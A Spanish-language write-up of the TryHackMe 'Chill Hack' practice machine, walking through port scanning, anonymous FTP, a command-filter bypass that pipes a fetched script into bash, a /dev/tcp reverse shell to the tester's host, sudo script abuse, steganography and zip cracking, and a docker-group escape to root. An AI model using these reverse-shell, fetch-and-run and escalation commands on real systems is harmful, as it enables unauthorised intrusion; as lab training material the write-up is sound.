



Write-Up: Máquina "Chill Hack"

📍 Plataforma: Try Hack Me

📍 Dificultad: Fácil

📍 Autor: Joaquín Picazo

🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
- 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
- 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
- 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.



1. Reconocimiento y Recolección de Información

Hago un escaneo solo para identificar los puertos abiertos.

```
(root㉿kali)-[~]
└─# nmap -vvv -p- --open 10.10.217.45
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-20 11:55 -04
Initiating Ping Scan at 11:55
Scanning 10.10.217.45 [4 ports]
Completed Ping Scan at 11:55, 0.25s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:55
Completed Parallel DNS resolution of 1 host. at 11:55, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:55
Scanning 10.10.217.45 [65535 ports]
Discovered open port 22/tcp on 10.10.217.45
Discovered open port 21/tcp on 10.10.217.45
Discovered open port 80/tcp on 10.10.217.45
SYN Stealth Scan Timing: About 27.43% done; ETC: 11:57 (0:01:22 remaining)
Completed SYN Stealth Scan at 11:57, 86.07s elapsed (65535 total ports)
Nmap scan report for 10.10.217.45
Host is up, received reset ttl 63 (0.24s latency).
Scanned at 2025-04-20 11:55:41 -04 for 86s
Not shown: 65342 closed tcp ports (reset), 190 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack ttl 63
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http   syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 86.60 seconds
  Raw packets sent: 79873 (3.514MB) | Rcvd: 84163 (5.287MB)
```

2. Escaneo y Enumeración

Escaneo a fondo los puertos abiertos encontrados anteriormente para obtener versiones e información más detallada, así saber dónde y cómo atacar. Servicio FTP con acceso anónimo permitido, servicio SSH útil si tenemos credenciales o al menos un usuario para aplicar fuerza bruta. Servicio HTTP que puede brindar información relevante o entrada con reverseshell.

```
(root㉿kali)-[~]
# nmap -vvv -sV -sC -p21,22,80 10.10.217.45

PORT      STATE SERVICE REASON      VERSION
21/tcp    open  ftp      syn-ack ttl 63 vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 1001     1001        90 Oct 03 2020 note.txt
|_ftp-syst:
|_STAT:
FTP server status:
Connected to ::ffff:10.21.144.200
Logged in as ftp
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
At session startup, client count was 3
vsFTPD 3.0.3 - secure, fast, stable
End of status
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_ 2048 09:f9:5d:b9:18:d0:b2:3a:82:2d:6e:76:8c:c2:01:44 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDcxgJ3GDCJNT2pG/lKpGexQ+zhCKUCUL0jhhsy6TLzsUE89P0Zm0OqrLqojvJDORpfkUkDf7ut4/Q0Gqzhibaki3AQoEHVBIVcoINja1TIVq2v3mB6K2f+sZ2XgYcpSqrinW+MkgIfcrYYo67iLWz92jsUEZvj7sHteo9q9UnnyRN4+4Fvhi/BQo0Q19MszrbpxQV3GQK4xyb9Fhf/Enzz6cSc4D90Hx+/Y1Ky+AFF0A9EIh+FhU0nuxBdA3ceStyu8ohV/lte25alQR0070LMoCd5CQDx4o1JGYZnyZSHWdksoUUAAkxxE1eEVqo2pehWqs0IEu04sv
|_ 256 1b:cf:3a:49:8b:1b:20:bb:2c:6:a:5:51:a8:8:f:1e:62 (EDDSA)
|_ eddsa-sha2-nistp256 AAAAE2VjZHNhLXNoYT1tbmlzdHAyNTYAAA1bmldzHAYntYAAA1KQh62Lw0h1xznV41zO3Bsfp0lBI3uy0XHtt6TOMHBhZ
|_ ssh-ed25519 AAAAC3zaC1zD1NT5AAAIAKhq62Lw0h1xznV41zO3Bsfp0lBI3uy0XHtt6TOMHBhZ
80/tcp    open  http   syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Game Info
|_http-favicon: Unknown favicon MD5: 7EEEA719D1DF55D478C68D9886707F17
|_http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Hago una búsqueda de directorios con gobuster, a ver si hay algo interesante. Hay un directorio **/secret** que parece ser interesante.

```
(root㉿kali)-[~]
# gobuster dir -u http://10.10.217.45/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@Firefart)

[+] Url:          http://10.10.217.45/
[+] Method:       GET
[+] Threads:      10
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:   php,txt,html
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/.html          (Status: 403) [Size: 277]
/.php           (Status: 403) [Size: 277]
/images          (Status: 301) [Size: 313] [→ http://10.10.217.45/images/]
/news.html       (Status: 200) [Size: 19718]
/index.html      (Status: 200) [Size: 35184]
/contact.php     (Status: 200) [Size: 0]
/contact.html    (Status: 200) [Size: 18301]
/about.html      (Status: 200) [Size: 21339]
/blog.html       (Status: 200) [Size: 30279]
/css             (Status: 301) [Size: 310] [→ http://10.10.217.45/css/]
/team.html       (Status: 200) [Size: 19868]
/js              (Status: 301) [Size: 309] [→ http://10.10.217.45/js/]
/fonts          (Status: 301) [Size: 312] [→ http://10.10.217.45/fonts/]
/secret          (Status: 301) [Size: 313] [→ http://10.10.217.45/secret/]
```


Ingreso por FTP como anónimo, tengo acceso a un archivo. Lo descargo a mi dispositivo y lo leo. Parece ser una pista y da un usuario llamado “Apaar”.

```
[root@kali)-[~]
# ftp 10.10.217.45
Connected to 10.10.217.45.
220 (vsFTPD 3.0.3)
Name (10.10.217.45:cypher): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||35087|)
150 Here comes the directory listing.
-rw-r--r-- 1 1001 1001 90 Oct 03 2020 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||25258|)
150 Opening BINARY mode data connection for note.txt (90 bytes).
100% [*****] 90 408.79 KiB/s 00:00 ETA
226 Transfer complete.
90 bytes received in 00:00 (0.37 KiB/s)
ftp> exit
221 Goodbye.

[root@kali)-[~]
# cat note.txt
Anurodh told me that there is some filtering on strings being put in the command -- Apaar
```

💥 3. Explotación de Vulnerabilidades

Hay una opción de ejecutar comandos, y funciona, ya que con un “ls” muestra el contenido del directorio actual. Esto puede ayudar a realizar una reverse shell. Pero probando otros comandos me di cuenta que esto filtra algunos, habrá que aplicar bypass para engañar esos filtros.



Hago un archivo con una reverse shell con bash usando mi puerto 443 para la conexión. Luego, abro el puerto 8080 con python para transferir archivos.

```
[root@kali)-[~]
# cat rev.sh
sh -i >& /dev/tcp/10.21.144.200/443 0>&1


[root@kali)-[~]
# python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Me pongo a la escucha en el puerto 443 para recibir la conexión de la reverse shell.

```
[root@kali]~# nc -lvp 443  
listening on [any] 443 ...
```

En el input ingreso **curl http://10.21.144.200:8080/rev.sh | ba\sh**

El \ de bash es para bypassar el comando, ya que el filtro no lo permite. Esto prácticamente hace que se ejecute una solicitud al archivo rev.sh de mi máquina (con mi ip) y la web lo interpreta el archivo solicitado como bash (rev.sh), entonces, lo ejecuta como comando en bash.



Allí se evidencia que obtuvo exitosamente el archivo por el puerto 8080.

```
[root@kali]~# python -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
10.10.217.45 - - [20/Apr/2025 13:20:44] "GET /rev.sh HTTP/1.1" 200 -
```

Al ejecutar el archivo como archivo bash, se realiza la conexión a mi puerto 443.

```
[root@kali]~# nc -lvp 443  
listening on [any] 443 ...  
connect to [10.21.144.200] from (UNKNOWN) [10.10.217.45] 34664  
sh: 0: can't access tty; job control turned off  
$
```

Ahora, debo mejorar mi terminal para trabajar más fácil y cómodo, para esto se usan los siguientes comandos en la terminal:

- (1) script /dev/null -c bash
- (2) CTRL + Z
- (3) stty raw .echo; fg

```
[root@kali]~]
# stty raw -echo; fg
[]
```

- (4) reset
- (5) xterm

```
[root@kali]~]
# stty raw -echo; fg
[1] + continued nc -lvpn 443
reset
reset: unknown terminal type unknown
Terminal type? xterm[]
```

- (6) export TERM=xterm
- (7) export SHELL=bash

```
www-data@ubuntu:/var/www/html/secret$ export TERM=xterm
www-data@ubuntu:/var/www/html/secret$ export SHELL=bash
www-data@ubuntu:/var/www/html/secret$ []
```

Con la terminal mejorada, ejecuto un “sudo -l” y obtengo que el usuario apaar puede ejecutar un archivo llamado [helpline.sh](#) pero está “oculto” en /home/apaar, esto se sabe porque tiene un “.” al inicio.

```
www-data@ubuntu:/var/www/html/secret$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh
```

Al leer el contenido de [helpline.sh](#), prácticamente se ingresa un nombre y un mensaje. Luego, ese mensaje lo usa para ejecutarlo como si fuera en consola. Pero, hay que recordar que hay que ejecutarlo como si fuera el usuario Apaar.

```
www-data@ubuntu:/home/apaar$ cat .helpline.sh
#!/bin/bash

echo
echo "Welcome to helpdesk. Feel free to talk to anyone at any time!"
echo

read -p "Enter the person whom you want to talk with: " person
read -p "Hello user! I am $person, Please enter your message: " msg
$msg 2>/dev/null

echo "Thank you for your precious time!"
www-data@ubuntu:/home/apaar$ ./helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: /bin/bash
Hello user! I am /bin/bash, Please enter your message: /bin/bash
pwd
/home/apaar
whoami
www-data
^C
```

Ejecuto [.helpline.sh](#) como usuario Apaar, ingreso en ambos input “/bin/bash” y ahora tengo acceso como si yo fuera el usuario apaar al ejecutar cada comando.

```
www-data@ubuntu:/home/apaar$ sudo -u apaar ./helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: /bin/bash
Hello user! I am /bin/bash, Please enter your message: /bin/bash
whoami
apaar
script /dev/null -c bash
Script started, file is /dev/null
apaar@ubuntu:~$ pwd
/home/apaar
```

Buscando en directorios de la máquina al fin encontré algo que llama la atención en **/var/www/files/images** lo cual contiene una imagen que es un hacker con laptop

```
apaar@ubuntu:/var/www$ pwd  
/var/www  
apaar@ubuntu:/var/www$ ls -la  
total 16  
drwxr-xr-x 4 root root 4096 Oct  3  2020 .  
drwxr-xr-x 14 root root 4096 Oct  3  2020 ..  
drwxr-xr-x 3 root root 4096 Oct  3  2020 files  
drwxr-xr-x 8 root root 4096 Oct  3  2020 html  
apaar@ubuntu:/var/www$ cd files  
apaar@ubuntu:/var/www/files$ ls -la  
total 28  
drwxr-xr-x 3 root root 4096 Oct  3  2020 .  
drwxr-xr-x 4 root root 4096 Oct  3  2020 ..  
-rw-r--r-- 1 root root 391 Oct  3  2020 account.php  
-rw-r--r-- 1 root root 453 Oct  3  2020 hacker.php  
drwxr-xr-x 2 root root 4096 Oct  3  2020 images  
-rw-r--r-- 1 root root 1153 Oct  3  2020 index.php  
-rw-r--r-- 1 root root 545 Oct  3  2020 style.css
```



```
apaar@ubuntu:/var/www/files$ cd images  
apaar@ubuntu:/var/www/files/images$ ls  
002d7e638fb463fb7a266f5ffc7ac47d.gif  hacker-with-laptop_23-2147985341.jpg
```

Para enviarla a mi máquina, abro un servidor http con python en el puerto 8000 en la máquina objetivo para enviar un wget desde mi máquina pidiendo el archivo que quiero, en este caso la imagen.

```
apaar@ubuntu:/var/www/files/images$ python3 -m http.server 8000  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
10.21.144.200 - - [20/Apr/2025 16:23:40] "GET /hacker-with-laptop_23-2147985341.jpg HTTP/1.1" 200 -
```



```
[root@kali]~]  
# wget http://10.217.45:8000/hacker-with-laptop_23-2147985341.jpg  
--2025-04-20 12:23:56-- http://10.217.45:8000/hacker-with-laptop_23-2147985341.jpg  
Conectando con 10.217.45:8000... conectado.  
Petición HTTP enviada, esperando respuesta... 200 OK  
Longitud: 68841 (67K) [image/jpeg]  
Grabando a: «hacker-with-laptop_23-2147985341.jpg»  
  
hacker-with-laptop_23-2147985341.jpg 100%[=====] 67,23K 68,4KB/s en 1,0s  
2025-04-20 12:23:57 (68,4 KB/s) - «hacker-with-laptop_23-2147985341.jpg» guardado [68841/68841]
```

Uso la herramienta steghide para extraer archivos que estén en la imagen y obtengo backup.zip.

```
[root@kali]~]  
# steghide --extract -sf hacker-with-laptop_23-2147985341.jpg  
Anotar salvoconducto:  
anot♦ los datos extra♦dos e/"backup.zip".
```

Descomprimo backup.zip pero pide una contraseña. Como no tengo contraseña, uso John The Ripper para obtener la contraseña. Finalmente la obtengo y accedo a backup.zip.

```
[root@kali) [~]
# unzip backup.zip
Archive: backup.zip
[backup.zip] source_code.php password:
    skipping: source_code.php      incorrect password

[root@kali)-[~]
# zip2john backup.zip > hashedimage
ver 2.0 efh 5455 efh 7875 backup.zip/source_code.php PKZIP Encr: TS_chk, cmplen=554, decmplen=1211, crc=69DC82F3 ts=2297 cs=2297 type=8

[root@kali)-[~]
# john -wordlist=/usr/share/wordlists/rockyou.txt hashedimage

Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password          (backup.zip/source_code.php)
1g 0:00:00:00 DONE (2025-04-20 12:26) 3.12g/s 51200p/s 51200c/s 51200C/s total90..cocoliso
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

[root@kali)-[~]
# unzip backup.zip
Archive: backup.zip
[backup.zip] source_code.php password:
    inflating: source_code.php
```

Dentro del zip está el archivo php llamado source_code.php, la cual al analizarla, toma la contraseña y la convierte a BASE64 y la compara con una contraseña en BASE64 para ver si es correcta. Es decir, filtró la contraseña correcta en BASE64. Más abajo hay un "Welcome Anurodh!", así que tenemos el usuario y contraseña en BASE64.

```
[root@kali)-[~]
# cat source_code.php
<html>
<head>
    Admin Portal
</head>
<title> Site Under Development ... </title>
<body>
    <form method="POST">
        Username: <input type="text" name="name" placeholder="username"><br><br>
        Email: <input type="email" name="email" placeholder="email"><br><br>
        Password: <input type="password" name="password" placeholder="password">
        <input type="submit" name="submit" value="Submit">
    </form>
<?php
if(isset($_POST['submit']))
{
    $email = $_POST["email"];
    $password = $_POST["password"];
    if(base64_encode($password) == "IWQwbnRLbjB3bVlwQHNzdzByZA==")
    {
        $random = rand(1000,9999);?><br><br><br>
        <form method="POST">
            Enter the OTP: <input type="number" name="otp">
            <input type="submit" name="submitOtp" value="Submit">
        </form>
        <?php mail($email,"OTP for authentication",$random);
        if(isset($_POST["submitOtp"]))
        {
            $otp = $_POST["otp"];
            if($otp == $random)
            {
                echo "Welcome Anurodh!";
                header("Location: authenticated.php");
            }
            else
            {
                echo "Invalid OTP";
            }
        }
    }
    else
    {
        echo "Invalid Username or Password";
    }
}
?>
</html>
```

Desde la terminal hago un decode BASE64 en la contraseña encontrada.

```
[root@kali] ~
# echo 'IWQwbnRLbjB3bVlwQHNzdzByZA==' | base64 -d
!d0ntKn0wmYp@ssw0rd
```

También se puede por una página de internet.

Decode from Base64 format

Simply enter your data then push the decode button.

```
IWQwbnRLbjB3bVlwQHNzdzByZA==
```

- For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
!d0ntKn0wmYp@ssw0rd
```

Ingreso con el usuario y contraseña obtenida anteriormente.

```
apaar@ubuntu:/home$ su anurodh
Password:
anurodh@ubuntu:/home$ sudo -l
Matching Defaults entries for anurodh on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User anurodh may run the following commands on ubuntu:
(apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh
```

Con un "id" se puede ver que pertenece a un grupo de docker.

```
anurodh@ubuntu:~$ id
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)
```

4. Escalada de Privilegios y Post-exploitación

Busco alguna forma en GTFObins para usar docker para escalar privilegios.



The screenshot shows the GTFObins website with the URL https://gtfobins.github.io/gtfobins/docker/#shell. The page title is "/ docker". It has a star rating of 11,520. Below the title are several red-outlined buttons: "Shell", "File write", "File read", "SUID", and "Sudo". A note states: "This requires the user to be privileged enough to run docker, i.e. being in the docker group or being root." Another note says: "Any other Docker Linux image should work, e.g., debian." A section titled "Shell" is shown with the text: "It can be used to break out from restricted environments by spawning an interactive system shell. The resulting is a root shell." Below this is a code block: "docker run -v /:/mnt --rm -it alpine chroot /mnt sh".

Ingreso el comando de GTFObins

```
anurodh@ubuntu:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Compruebo si soy root, y efectivamente lo soy.

```
# whoami  
root  
# pwd  
/  
# cd root
```

Leo proof.txt

```
# ls  
proof.txt  
# cat proof.txt  
  
{ROOT-FLAG: w18gfpn9xehsgd3tovhk0hby4gdp89bg}
```

Congratulations! You have successfully completed the challenge.



Designed By
| Anurodh Acharya |

Let me know if you liked it.

Twitter
- @acharya_anurodh
LinkedIn
- www.linkedin.com/in/anurodh-acharya-b1937116a

Leo local.txt

```
# pwd  
/home/apaar  
# ls -la  
total 44  
drwxr-xr-x 5 apaar apaar 4096 Oct  4  2020 .  
drwxr-xr-x 5 root  root  4096 Oct  3  2020 ..  
-rw----- 1 apaar apaar    0 Oct  4  2020 .bash_history  
-rw-r--r-- 1 apaar apaar  220 Oct  3  2020 .bash_logout  
-rw-r--r-- 1 apaar apaar 3771 Oct  3  2020 .bashrc  
drwx----- 2 apaar apaar 4096 Oct  3  2020 .cache  
drwx----- 3 apaar apaar 4096 Oct  3  2020 .gnupg  
-rwxrwxr-x 1 apaar apaar  286 Oct  4  2020 .helpline.sh  
-rw-r--r-- 1 apaar apaar  807 Oct  3  2020 .profile  
drwxr-xr-x 2 apaar apaar 4096 Oct  3  2020 .ssh  
-rw----- 1 apaar apaar  817 Oct  3  2020 .viminfo  
-rw-rw--- 1 apaar apaar   46 Oct  4  2020 local.txt  
# cat local.txt  
{USER-FLAG: e8vpd3323cfvlp0qpxxx9qtr5iq37oww}
```



Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.
- ✓ **Bandera:** Se logró obtener la bandera local.txt y proof.txt.